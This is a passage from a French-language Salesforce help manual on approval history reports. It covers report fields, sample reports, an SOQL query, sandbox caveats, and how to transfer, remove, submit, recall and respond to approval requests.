| `Auteur de la soumission : Nom complet` | Nom complet de l'utilisateur qui a soumis l'enregistrement pour approbation. |

### Noeud d'instance du processus

Un noeud d'instance de processus représente une instance d'une étape d'approbation. Un nouveau noeud d'instance de processus est créé chaque fois qu'un enregistrement entre dans une étape d'un processus d'approbation. Lorsque l'enregistrement ne répond pas aux critères de l'étape ou si l'instance du processus d'approbation s'est terminée sans entrer dans l'étape, aucun noeud d'instance de processus n'est créé.

| Champ | Description |
|---|---|
| `Étape : Nom` | Nom de l'étape d'approbation. |
| `Étape : Date de fin` | Dat et heure auxquelles l'instance de l'étape d'approbation a été terminée ou rappelée. |
| `Jours écoulés de l'étape` | Durée qui sépare l'entrée de l'enregistrement dans l'étape d'approbation et la fin ou le rappel de l'instance de l'étape d'approbation. |
| `Heures écoulées de l'étape` | |
| `Minutes écoulées de l'étape` | |
| `Dernier acteur de l'étape : Nom complet` | Nom complet du dernier utilisateur ayant participé à l'instance de l'étape d'approbation. |
| `Date de début de l'étape` | Date et heure d'entrée de l'enregistrement dans l'étape d'approbation. |
| `Statut de l'étape` | Statut de l'instance de l'étape d'approbation. |

CONSULTER ÉGALEMENT :

- Rapports Historique des approbations
- Considérations relatives aux rapports Historique des approbations
- Exemples de rapports Historique des approbations

## Exemples de rapports Historique des approbations

Examinez les exemples de rapport pour apprendre comment obtenir des données d'historique des approbations.


Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Exemple de rapport : Approbations d'opportunités soumises avec une plage de dates

Cet exemple de rapport affiche les instances de processus d'approbation qui ont été soumises avec une plage de dates spécifique (1) pour l'objet Opportunité (2). Les résultats sont triés par statut (3). Ils comprennent le dernier acteur (4), la date de soumission (5), la date de fin (6), le nom de l'enregistrement (7), ID d'instance du processus d'approbation (8) et le nom du processus d'approbation (9).



Opportunity Approvals for Q2FY2014

Help for this Page

Show Feed

**Report Generation Status:** Complete

**Report Options:**

Summarize information by: --None--

Show: All process instance

Time Frame

Date Field: Submitted Date

Range: Custom

From: 3/1/2014 To: 6/1/2014

1

Run Report | Hide Details | Customize | Save | Save As | Delete | Printable View | Export Details

Filtered By: Edit

2


**Object Type** equals **Opportunity** Clear

| 3 Status | 4 Last Actor: Full Name | 5 Submitted Date | 6 Completed Date | 7 Record Name | 8 Approval Process Instance ID | 9 Approval Process: Name |
|---|---|---|---|---|---|---|
| Approved | Tony Jenkins | 5/6/2014 1:51 PM | 5/6/2014 8:06 PM | Canson Widget Deal | 04gD0000000LvlR | Oppty Approval Process |
| Approved | Tony Jenkins | 5/6/2014 1:52 PM | 5/6/2014 8:06 PM | Dixon Chemical Corporation - Laptops | 04gD0000000LvlS | Oppty Approval Process |
| Approved | Tony Jenkins | 5/6/2014 1:51 PM | 5/6/2014 8:06 PM | Canson - Laser free memory upgrade | 04gD0000000LvlW | Oppty Approval Process |
| Approved | Tony Jenkins | 5/6/2014 1:51 PM | 5/6/2014 8:06 PM | ComputeWise - Laptops | 04gD0000000Lvlk | Oppty Approval Process |
| Approved | Tony Jenkins | 5/6/2014 1:52 PM | 5/6/2014 8:06 PM | Dizon.net - Desktops | 04gD0000000Lvll | Oppty Approval Process |
| Approved | Tony Jenkins | 5/6/2014 1:51 PM | 5/6/2014 8:06 PM | Acme - 600 Desktops | 04gD0000000Lvla | Oppty Approval Process |
| Rejected | Tony Jenkins | 5/6/2014 1:52 PM | 5/6/2014 8:07 PM | Dizon.net - free memory upgrade | 04gD0000000Lvlm | Oppty Approval Process |
| Rejected | Alan Wong | 5/6/2014 1:51 PM | 5/6/2014 7:07 PM | Canson - 18 Spider 3 Series Laptops | 04gD0000000Lvlc | Oppty Approval Process |
| Rejected | An Lin | 5/6/2014 1:52 PM | 5/6/2014 7:08 PM | EarthNet - 20 Desktops | 04gD0000000Lvlp | Oppty Approval Process |
| Recalled | Admin User | 5/6/2014 1:50 PM | 5/6/2014 1:52 PM | ABC - 10 Laptops | 04gD0000000LvlQ | Oppty Approval Process |
| Recalled | Admin User | 5/6/2014 1:51 PM | 5/6/2014 1:52 PM | Acme - 700 Desktops | 04gD0000000Lvlf | Oppty Approval Process |
| Pending | | 5/6/2014 1:51 PM | - | ABC Labs - 9 Spider 2 Series Laptops | 04gD0000000LvlV | Oppty Approval Process |
| Pending | | 5/6/2014 1:51 PM | - | Canson - 15 Spider Series 3 Laptops | 04gD0000000Lvlb | Oppty Approval Process |

**Grand Totals (13 records)**


## Exemple de rapport : Approbations : délai écoulé

Cet exemple de rapport affiche toutes les instances de processus d'approbation (1) et regroupe les résultats par nom de processus d'approbation (2). Les résultats comprennent le nom de l'enregistrement (3), ID d'instance du processus d'approbation (4), le statut (5), la date de soumission (6), le délai écoulé (7) et la date de fin (8).




## Exemple de rapport : Étapes d'approbation - délai écoulé

Cet exemple de rapport affiche toutes les instances de processus d'approbation (1), et regroupe les résultats par nom de processus d'approbation (2) et nom d'enregistrement (3). Les résultats sont classés par nom d'étape (4) et comprennent le statut de l'étape (5), la date de début de l'étape (6), les minutes écoulées de l'étape (7), la date de fin de l'étape (8) et l'ID d'instance du processus d'approbation (9).




Notez que l'exemple de rapport précédent n'inclut pas les approbateurs de chaque étape ni la durée écoulée pour chaque demande d'approbation. Pour obtenir ces informations, exécutez une requête SOQL en utilisant l'ID d'instance de processus d'approbation depuis le rapport. L'exemple de requête SOQL suivant obtient `ActorID` (utilisateur ou file d'attente qui a reçu la demande d'approbation) et `ElapsedTimeInHours` (durée écoulée depuis l'envoi de la demande d'approbation) de la première étape en attente dans le rapport.


```
SELECT ActorId,ElapsedTimeInHours FROM ProcessInstanceWorkitem where processInstanceId =
'04gD0000000LvIV'
```

SELECT ActorId, ElapsedTimeInHours FROM ProcessInstanceWorkitem where processInstanceId = '04gD0000000LvIV'

**Query Results - Total Rows: 1**

| ActorId | ElapsedTimeInHours |
|---|---|
| 005D00000015vGGIAY | 29.820833333333333 |

L'exemple de requête a un seul résultat. Vous pouvez afficher la page de profil utilisateur de l'approbateur en ajoutant l'ID `ActorID` renvoyé à l'URL de base de l'organisation (`https://MyCompany.salesforce.com/005D00000015vGGIAY`), qui pointe vers la page de profil utilisateur.




CONSULTER ÉGALEMENT :

Rapports Historique des approbations

## Considérations relatives aux rapports Historique des approbations

Compréhension des limitations et des comportements spéciaux lors de la création et l'affichage de rapports Historique des approbations, qui présentent l'historique détaillé des processus et des étapes d'approbation.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Organisations Sandbox disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

### Considérations relatives aux processus d'approbation terminés avant ou en attente durant le déploiement de la version Summer '14

Lorsque la version Summer '14 est devenue disponible pour votre organisation, les données de l'historique des approbations ont été automatiquement renseignées pour les processus d'approbations terminés et en attente. Cependant, après le déploiement de la version Summer '14, certaines valeurs de champ d'historique des approbations ne sont jamais renseignées ou sont renseignées uniquement lors de l'opération suivante dans l'instance du processus d'approbation, par exemple lorsque l'utilisateur approuve, refuse ou réattribue une demande d'approbation.

| Objet | Renseignement des champs |
|---|---|
| Instance du processus | Pour les instances de processus d'approbation terminées avant le déploiement de la version Summer '14, tous les champs de l'instance du processus sont automatiquement renseignés, à une exception près : le champ `Date de fin` n'est jamais renseigné pour les instances de processus d'approbation terminées avant le 1er janvier 2013.<br><br>Pour les instances de processus d'approbation en attente lors du déploiement de la version Summer '14, tous les champs de l'instance du processus sont automatiquement renseignés, à deux exceptions près : les champs `Date de fin` et `Dernier acteur : Nom complet` sont renseignés uniquement lorsque l'instance du processus d'approbation est terminée. |
| Noeud d'instance du processus | Jamais renseignés pour les instances de processus d'approbation terminées avant le déploiement de la version Summer '14.<br><br>Pour les instances de processus d'approbation en attente lors du déploiement de Summer '14, une fois cette version déployée, tous les champs Noeud d'instance du processus sont renseignés uniquement lors de l'opération suivante dans l'instance du processus d'approbation. |

Des exceptions supplémentaires s'appliquent aux données historiques des approbations, qui sont disponibles uniquement via les requêtes SOQL de certains objets. Reportez-vous à ProcessInstance, ProcessInstanceNode, ProcessInstanceStep et ProcessInstanceWorkitem dans *Référence des objets de Salesforce et de Force.com*.

### Considérations relatives à l'environnement Sandbox

Si vous copiez les données d'historique des approbations dans un environnement Sandbox, certaines valeurs de champ sont remplacées et ne reflètent pas le véritable historique des approbations.

| Objet | Champ | Lors de la copie d'un enregistrement existant Instance du processus ou Noeud d'instance du processus vers un environnement Sandbox... |
|---|---|---|
| Instance du processus | `Date de soumission` | Cette valeur est remplacée par la date et l'heure de copie de l'enregistrement Instance du processus dans l'environnement Sandbox. |
| | `Auteur de la soumission : Nom complet` | Cette valeur est remplacée par le nom de l'utilisateur qui a copié l'enregistrement Instance du processus dans l'environnement Sandbox. |
| Noeud d'instance du processus | `Date de début de l'étape` | Cette valeur est remplacée par la date et l'heure de copie de l'enregistrement Noeud d'instance du processus dans l'environnement Sandbox. |

CONSULTER ÉGALEMENT :

Champs disponibles pour les rapports Historique des approbations

Rapports Historique des approbations

## Gestion de plusieurs demandes d'approbation

Transférez plusieurs demandes d'approbation d'un utilisateur à un autre ou supprimez plusieurs demandes d'approbation du processus d'approbation.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Transfert de demandes d'approbation en attente

Si les utilisateurs changent de rôle avant d'avoir terminé leurs demandes d'approbation en attente, vous pouvez les transférer à un autre utilisateur.

### Retrait de demandes d'approbation en attente

Si vous souhaitez nettoyer les anciennes demandes d'approbation, par exemple supprimer un processus d'approbation, retirez-les votre organisation Salesforce. Une fois les demandes d'approbation retirées, les enregistrements associés sont verrouillés et retirés de tous les processus d'approbation. Ils ne sont plus affichés dans la liste des demandes d'approbation en attente de l'approbateur.

CONSULTER ÉGALEMENT :

Considérations relatives à la gestion des approbations

## Transfert de demandes d'approbation en attente

Si les utilisateurs changent de rôle avant d'avoir terminé leurs demandes d'approbation en attente, vous pouvez les transférer à un autre utilisateur.

1. Dans Configuration, saisissez *Transférer en masse des demandes d'approbation* dans la case Recherche rapide, puis sélectionnez **Transférer en masse des demandes d'approbation**.
2. Recherchez les demandes d'approbation à transférer.
3. Sélectionnez **Transférer en masse les demandes d'approbation en attente vers un nouvel utilisateur**.
4. Référencez et sélectionnez l'utilisateur destinataire des demandes.

   Assurez-vous qu'il est autorisé à afficher les enregistrements associés aux demandes d'approbation.
5. Ajoutez des commentaires.

   Les commentaires que vous saisissez sont affichés dans la liste associée Historique des approbations.
6. Sélectionnez chaque demande d'approbation que vous souhaitez transférer.
7. Cliquez sur **Transférer**.

CONSULTER ÉGALEMENT :

Retrait de demandes d'approbation en attente

Considérations relatives à la gestion des approbations

Gestion de plusieurs demandes d'approbation

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour transférer plusieurs demandes d'approbation :

- Transférer les pistes

  ET

  Transférer l'enregistrement

## Retrait de demandes d'approbation en attente

Si vous souhaitez nettoyer les anciennes demandes d'approbation, par exemple supprimer un processus d'approbation, retirez-les votre organisation Salesforce. Une fois les demandes d'approbation retirées, les enregistrements associés sont verrouillés et retirés de tous les processus d'approbation. Ils ne sont plus affichés dans la liste des demandes d'approbation en attente de l'approbateur.

1. Dans Configuration, saisissez *Transférer en masse des demandes d'approbation* dans la case Recherche rapide, puis sélectionnez **Transférer en masse des demandes d'approbation**.
2. Recherchez les demandes d'approbation que vous souhaitez retirer.
3. Sélectionnez **Supprimer en masse les enregistrements d'un processus d'approbation**.
4. Ajoutez des commentaires.

   Les commentaires que vous saisissez sont affichés dans la liste associée Historique des approbations.
5. Sélectionnez chaque demande d'approbation à retirer du processus d'approbation.
6. Cliquez sur **Supprimer**.

CONSULTER ÉGALEMENT :

- Transfert de demandes d'approbation en attente
- Considérations relatives à la gestion des approbations
- Gestion de plusieurs demandes d'approbation

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour retirer plusieurs demandes d'approbation :

- Transférer les pistes

  ET

  Transférer l'enregistrement

# Demandes d'approbation pour les utilisateurs

Votre administrateur peut configurer des processus d'approbation permettant à vous et à d'autres utilisateurs de soumettre des enregistrements pour approbation qui génèrent des *demandes d'approbation*.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Soumission d'un enregistrement pour approbation

En fonction des personnalisations de votre organisation, vous pouvez soumettre un enregistrement pour approbation directement depuis cet enregistrement.

### Retrait d'une demande d'approbation

Après avoir soumis un enregistrement pour approbation, si vous souhaitez mettre à jour les informations qu'il contient, rappelez la demande d'approbation. Cependant, la possibilité de rappeler une demande d'approbation dépend de la configuration par votre administrateur du processus d'approbation auquel l'enregistrement a été soumis.

### Réponse à une demande d'approbation

Lorsque vous recevez une demande d'approbation, vous pouvez répondre en approuvant, en refusant ou en réattribuant la tâche. Selon l'expérience Salesforce que vous utilisez, vous disposez d'options différentes. Les commentaires de demande d'approbation sont limités à 4 000 caractères. En Chinois, en Japonais et en Coréen, la limite est de 1 333 caractères.

### Que signifient ces erreurs d'approbation ?

Voici quelques erreurs que vous pouvez rencontrer en soumettant un enregistrement pour approbation ou en répondant à une demande d'approbation.

Statut de l'historique d'approbation

Pour suivre un enregistrement dans un processus d'approbation, affichez sa liste associée Historique d'approbation.

Préférences des utilisateurs approbateurs

Identifiez un approbateur délégué et contrôlez la réception des e-mails de demande d'approbation.

## Soumission d'un enregistrement pour approbation

En fonction des personnalisations de votre organisation, vous pouvez soumettre un enregistrement pour approbation directement depuis cet enregistrement.

1. Accédez à l'enregistrement que vous souhaitez soumettre pour approbation.
2. Assurez-vous qu'il est prêt à être soumis.

   Pour pouvoir le soumettre pour approbation, un enregistrement doit respecter les critères d'un processus d'approbation actif. Si vous hésitez sur les critères à remplir, demandez à votre administrateur.
3. Cliquez sur **Soumettre pour approbation**.

   Si un processus d'approbation s'applique à l'enregistrement, Salesforce lance le processus d'approbation. Ce bouton n'est pas disponible une fois l'enregistrement soumis.

Pour suivre la progression de l'approbation soumise, nous recommandons de suivre l'enregistrement de l'approbation dans Chatter.

CONSULTER ÉGALEMENT :

Retrait d'une demande d'approbation

Préférences des utilisateurs approbateurs

Demandes d'approbation pour les utilisateurs

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour soumettre un enregistrement pour approbation :

- Lire sur l'enregistrement

## Retrait d'une demande d'approbation

Après avoir soumis un enregistrement pour approbation, si vous souhaitez mettre à jour les informations qu'il contient, rappelez la demande d'approbation. Cependant, la possibilité de rappeler une demande d'approbation dépend de la configuration par votre administrateur du processus d'approbation auquel l'enregistrement a été soumis.

1. Accédez à la page de détail de l'enregistrement associé à la demande d'approbation.
2. Dans la liste associée Historique des approbations, cliquez sur **Rappeler la demande d'approbation**.

CONSULTER ÉGALEMENT :

Soumission d'un enregistrement pour approbation

Préférences des utilisateurs approbateurs

Demandes d'approbation pour les utilisateurs

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour retirer une demande d'approbation :

- Lire sur l'enregistrement

## Réponse à une demande d'approbation

Lorsque vous recevez une demande d'approbation, vous pouvez répondre en approuvant, en refusant ou en réattribuant la tâche. Selon l'expérience Salesforce que vous utilisez, vous disposez d'options différentes. Les commentaires de demande d'approbation sont limités à 4 000 caractères. En Chinois, en Japonais et en Coréen, la limite est de 1 333 caractères.

| Répondre depuis... | Lightning Experience | Salesforce Classic | Salesforce1 |
|---|---|---|---|
| Une notification dans l'application | ✓ | | ✓ |
| Une notification par e-mail | ✓ | ✓ | ✓ |
| L'enregistrement | ✓ | ✓ | ✓ |
| Chatter | ✓ | ✓ | ✓ |
| L'accueil | | ✓ | |

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour répondre à une demande d'approbation depuis Salesforce :

- Lire sur l'enregistrement associé

Pour répondre à une demande d'approbation depuis un e-mail :

- API activée

**Notification dans l'application**

Cela dépend du champ `Recevoir les e-mails de demande d'approbation` dans vos préférences d'approbateur. Si les notifications sont activées pour votre organisation, vous êtes notifié(e) à chaque réception d'un e-mail de demande d'approbation.

- Répondez depuis la notification si votre administrateur a activé les notifications dynamiques.
- Pour ouvrir la demande d'approbation, cliquez sur la notification.

**Notification par e-mail**

Cela dépend du champ `Recevoir les e-mails de demande d'approbation` dans vos préférences d'approbateur.

- Pour ouvrir la demande d'approbation, cliquez sur le lien de l'e-mail.
- Répondez à l'e-mail si votre administrateur a activé la réponse d'approbation par e-mail.

**Enregistrement**

Répondez depuis la liste associée Historique des approbations.

**Chatter**

Cela dépend de l'activation des Approbations dans Chatter par votre administrateur et si vous ne vous êtes pas désabonné(e) de la réception des demandes d'approbation via les publications Chatter.

- Répondez depuis la publication si votre administrateur a activé les notifications dynamiques.
- Cliquez sur le nom de l'enregistrement, puis répondez depuis la liste Historique des approbations.

**Accueil**

Cela dépend de l'ajout par votre administrateur du composant Éléments à approuver à votre page d'accueil. Sous l'onglet Accueil, répondez depuis le composant Éléments à approuver.

Conseil: Depuis ce composant, vous pouvez répondre à plusieurs demandes à la fois.

Réponse à une demande d'approbation depuis la notification par e-mail

